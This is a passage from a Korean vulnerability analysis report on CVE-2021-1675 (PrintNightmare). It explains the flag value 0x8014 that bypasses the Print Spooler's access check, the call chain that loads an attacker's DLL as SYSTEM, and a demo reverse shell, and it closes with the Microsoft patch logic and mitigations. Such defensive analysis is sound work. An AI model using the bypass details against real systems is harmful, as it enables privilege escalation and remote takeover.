rprn.APD_COPY_ALL_FILES(0x0004) | 0x10 | 0x8000=의 최종 플래그 값은 0x8014가 됩니다. 동작하는 분석 환경에서도 bt esi,0xF 대상인 esi 레지스터에 0x8014가 설정 되어 있는걸 확인 할 수 있습니다. 정리하면 dwFileCopyFlags 인자가 0x8014로 설정되면

if ((dwFileCopyFlags & 0x8000) == 0) 분기 루틴을 거치고

최종적으로 ValidateObjectAccess() 검사를 건너 뛰어 우회 할 수 있습니다.



D. 권한 검사 우회 후 InternalAddPrinterDriverEx 호출

해당 분석 환경에선 dwFileCopyFlags를 0x8014로 설정하여 권한 검사를 우회 한 뒤 RPC 인자 중 하나(fCheckPriv, ebx 레지스터)가 0인 경우, 아래의 ValidateObjectAccess 호출을 건너뛰고 InternalAddPrinterDriverEx() 호출 준비 지점으로 점프하는 모습을 확인 할 수 있었습니다.

이로 인해 일반 사용자 자격 증명을 가진 공격자가 InternalAddPrinterDriverEx()를 호출하는 데 성공하게 됩니다. 해당 함수 호출은 다음과 같은 SYSTEM 권한 로직을 실행하게 됩니다.

E. InternalAddPrinterDriverEx 호출 과정

KERNELBASE!LoadLibraryExW

↑

winspool!LoadNewCopy

↑

winspool!RefCntLoadDriver

....

localspl!CompleteDriverUpgrade

↑


localspl!WaitRequiredForDriverUnload

↑

localspl!InternalAddPrinterDriverEx


InternalAddPrinterDriverEx() 함수는 Print Spooler 서비스(spoolsv.exe)에서 복사된 파일 (reverse.dll)을 LoadLibraryW() 함수를 통해 메모리에 로드하여 공격자가 배포한 Reverse Shell을 실행하게 됩니다.

3.5 대응 패치 후 변화



Microsoft가 PrintNightmare 취약점을 패치한 후, 이 함수의 권한 검증 로직이 강화되거나 RpcAddPrinterDriverEx() 내부의 로직이 변경되었습니다.

가장 중요한 패치 내용은 일반 인증된 사용자가 드라이버를 설치하거나 업데이트할 수 없도록 내부 함수에서 권한을 엄격하게 제한하는 것입니다. 오직 관리자(Administrator) 또는 프린터 서버 운영자 그룹에 속한 사용자만이 드라이버 설치 권한을 가지게 됩니다.



```
  elevation_required = YIsElevationRequired();
  v7 = YRestrictDriverInstallationToAdministrators();
  if ( !(unsigned int)YImpersonateClient(1LL) )
    return GetLastError();
  v8 = YIsElevated();
  is_admin = YIsInAdministratorGroup();
  if ( (unsigned int)dword_1400B8260 > 5 && (unsigned __int8)tlgKeywordOn(&dword_1400B8260, 0x400000000000LL) )
  {
    v20 = dwFileCopyFlags;
    v13 = is_admin;
    v14 = elevation_required;
    v15 = v8;
    v17 = 0x1000000LL;
    _tlgWriteTemplate<long (_tlgProvider_t const *,void const *,_GUID const *,_GUID const *,unsigned int,_EVENT_DATA_I
      v10,
      (unsigned int)&unk_1400AA45B,
      v11,
      v12,
      (__int64)&v17,
      (__int64)&v15,
      (__int64)&v14,
      (__int64)&v13,
      (__int64)&v20);
  }
  if ( elevation_required && !is_admin )
    dwFileCopyFlags &= 0xFFFF7FFF;            // 0x8000u flag 제거
  YRevertToSelf(1LL);
  if ( !v7 || is_admin )
  {
    v4 = YAddPrinterDriverEx(a1, a2, dwFileCopyFlags, 1LL);
  }
  else
  {
    if ( (_UNKNOWN *)WPP_GLOBAL_Control != &WPP_GLOBAL_Control && (*(_BYTE *)(WPP_GLOBAL_Control + 68LL) & 1) != 0 )
      WPP_SF_(*(_QWORD *)(WPP_GLOBAL_Control + 56LL), 25LL, &WPP_4ff17fd0edec3e9a5758af7b8d4c0f0f_Traceguids);
    v4 = 0x8001011B;                          // RPC_E_ACCESS_DENIED
  }
  TlsSetValue(gdwTlsBindingHandle, 0LL);
  return v4;
}
if ( (_UNKNOWN *)WPP_GLOBAL_Control != &WPP_GLOBAL_Control && (*(_BYTE *)(WPP_GLOBAL_Control + 68LL) & 1) != 0 )
  WPP_SF_(*(_QWORD *)(WPP_GLOBAL_Control + 56LL), 24LL, &WPP_4ff17fd0edec3e9a5758af7b8d4c0f0f_Traceguids);
return 0x8001011B;                            // RPC_E_ACCESS_DENIED
```

YRestrictDriverInstallationToAdministrators() 함수는 시스템이 프린터 드라이버 설치를 관리자만 허용 하도록 설정되었는지 확인하는 정책 플래그입니다. 이 정책이 활성화(v7이 참)되어 있다면, 오직 관리자(is_admin 값이 참)만이 YAddPrinterDriverEx()를 호출할 수 있도록 합니다. 관리자가 아니고 제한 정책이 활성화된 경우, 함수는 즉시 0x8001011B 오류 코드를 반환하는데, 이는 RPC_E_ACCESS_DENIED에 해당하며, RPC 호출을 명시적으로 거부합니다.

드라이버 설치 요청 시 전달되는 플래그(dwFileCopyFlags)를 관리자가 아닐 경우 강제로 비활성화하는 로직도 추가되었습니다. 앞서 설명한 (0x8000) 플래그는 일반적으로 민감하거나 권한이 필요한 드라이버 설치 옵션과 관련이 있습니다. 일반 사용자가 이 플래그를 사용하여 취약점을 악용하는 것을 막기 위해, 사용자가 관리자가 아닌 경우 해당 플래그를 강제로 제거하여 공격을 사전에 차단합니다.

Ⅲ. 결론

CVE-2021-1675 (PrintNightmare) 공격 시연 결과, 인증된 일반 사용자 계정만으로 대상 시스템의 Print Spooler 서비스(SYSTEM 권한)에 악성 DLL을 원격으로 로드 및 실행하는 데 성공했음을 확인했습니다. 이는 취약한 RpcAddPrinterDriverEx() 함수가 요구 접근 권한(Access Required)을 검사하는 ValidateObjectAccess() 호출을 우회할 수 있도록 결함을 악용한 취약점 입니다.

CVE-2021-1675 취약점은 공격자가 내부망 침투 후 별도의 권한 상승 익스플로잇 없이도 즉시 도메인 관리자 수준의 권한을 확보하여, 횡적 이동(Lateral Movement) 및 시스템 장악을 가능하게 한다는 점에서 가장 높은 심각도 수준으로 평가됩니다. 해당 보고서에서는 Print Spooler 로직의 내부를 깊이 파고들었고, 특히 새로운 프린터 드라이버 추가를 처리하는 방법에 대해 상세히 분석하였습니다. 비록 이 취약점은 N-day 취약점이지만, 그 작동 방식과 대응책을 정확히 이해하는 것이 중요할 것으로 생각 됩니다.

1. 시연 결과

미패치된 Windows10 1909 환경을 대상으로, 인증된 일반 사용자 계정을 이용하여 RpcAddPrinterDriverEx() 함수 호출을 시도하였습니다. 공격자 시스템에서는 악성 DLL을 준비하고 리스너를 설정했습니다. POC 스크립트 실행 직후, 대상 시스템의 Print Spooler 서비스가 악성 DLL을 로드하였고, 그 결과 공격자 시스템의 리스너에 SYSTEM 권한의 Reverse Shell 이 성공적으로 연결되었습니다.

2. 벤더사 대응 패치

Microsoft의 보안 패치는 취약점의 근본적인 원인인 접근 제어 문제를 해결하기 위해 RpcAddPrinterDriverEx() 함수에 추가 검사 로직을 도입했습니다.

권한 검사 강화	RPC 호출이 들어오면 YImpersonateClient()를 통해 클라이언트의 실제 신분을 위장하고, YIsInAdministratorGroup() 함수를 호출하여 관리자 여부를 엄격하게 확인
접근 거부 강제	프린터 드라이버 설치 관리자 제한 정책이 활성화된 경우, 클라이언트의 드라이버 설치 요청을 차단하고 RPC_E_ACCESS_DENIED 오류 코드(0x8001011B)를 반환하도록 설계
위험 플래그 마스킹	위험성이 높은 설치 플래그(0x8000)를 사용할 경우, 해당 플래그를 강제로 제거하여 위험 동작을 사전에 방지

3. 대응 방안

1. Windows 업데이트 최신화

가장 효과적인 대응 방안은 Microsoft에서 배포한 공식 보안 패치를 적용하는 것입니다.

2. 원격 드라이버 설치 기능 비활성화

패치 적용이 즉시 불가능하거나, 추가적인 보안 계층을 확보하고자 할 경우 Print Spooler 서비스 자체를 끄지 않고 취약한 기능을 막는것이 가장 효과적인 방법입니다.

A. 레지스트리 설정을 통해 일반 사용자의 원격 드라이버 설치 기능을 차단

레지스트리 설정	HKEY_LOCAL_MACHINE₩Software₩Policies₩Microsoft₩Windows NT₩Printers₩PointAndPrint 키에 RestrictDriverInstallationToAdministrators 값을 1로 설정합니다. 이로써 관리자가 아닌 사용자가 드라이버를 설치할 수 없게 됩니다.

B. Print Spooler 서비스 비활성화

서비스 중지 및 비활성화:

```
Stop-Service Spooler -Force
Set-Service Spooler -StartupType Disabled
```

C. 계정 권한 최소화

시스템 권한 탈취의 위험을 줄이기 위해, 모든 사용자 계정이 필요한 최소한의 권한만을 갖도록 정기적으로 점검하고 관리합니다.

Ⅳ. 보완/개선 사항

V. 참고 자료

[1] https://github.com/cube0x0/CVE-2021-1675

[2] https://hidoocohen.medium.com/understanding-printnightmare-vulnerability-cf4f1e0e506c

[3] https://learn.microsoft.com/en-us/windows-hardware/drivers/print/introduction-to-print-providers

[4] https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527

[5] https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-rprn/b96cc497-59e5-4510-ab04-54849936b259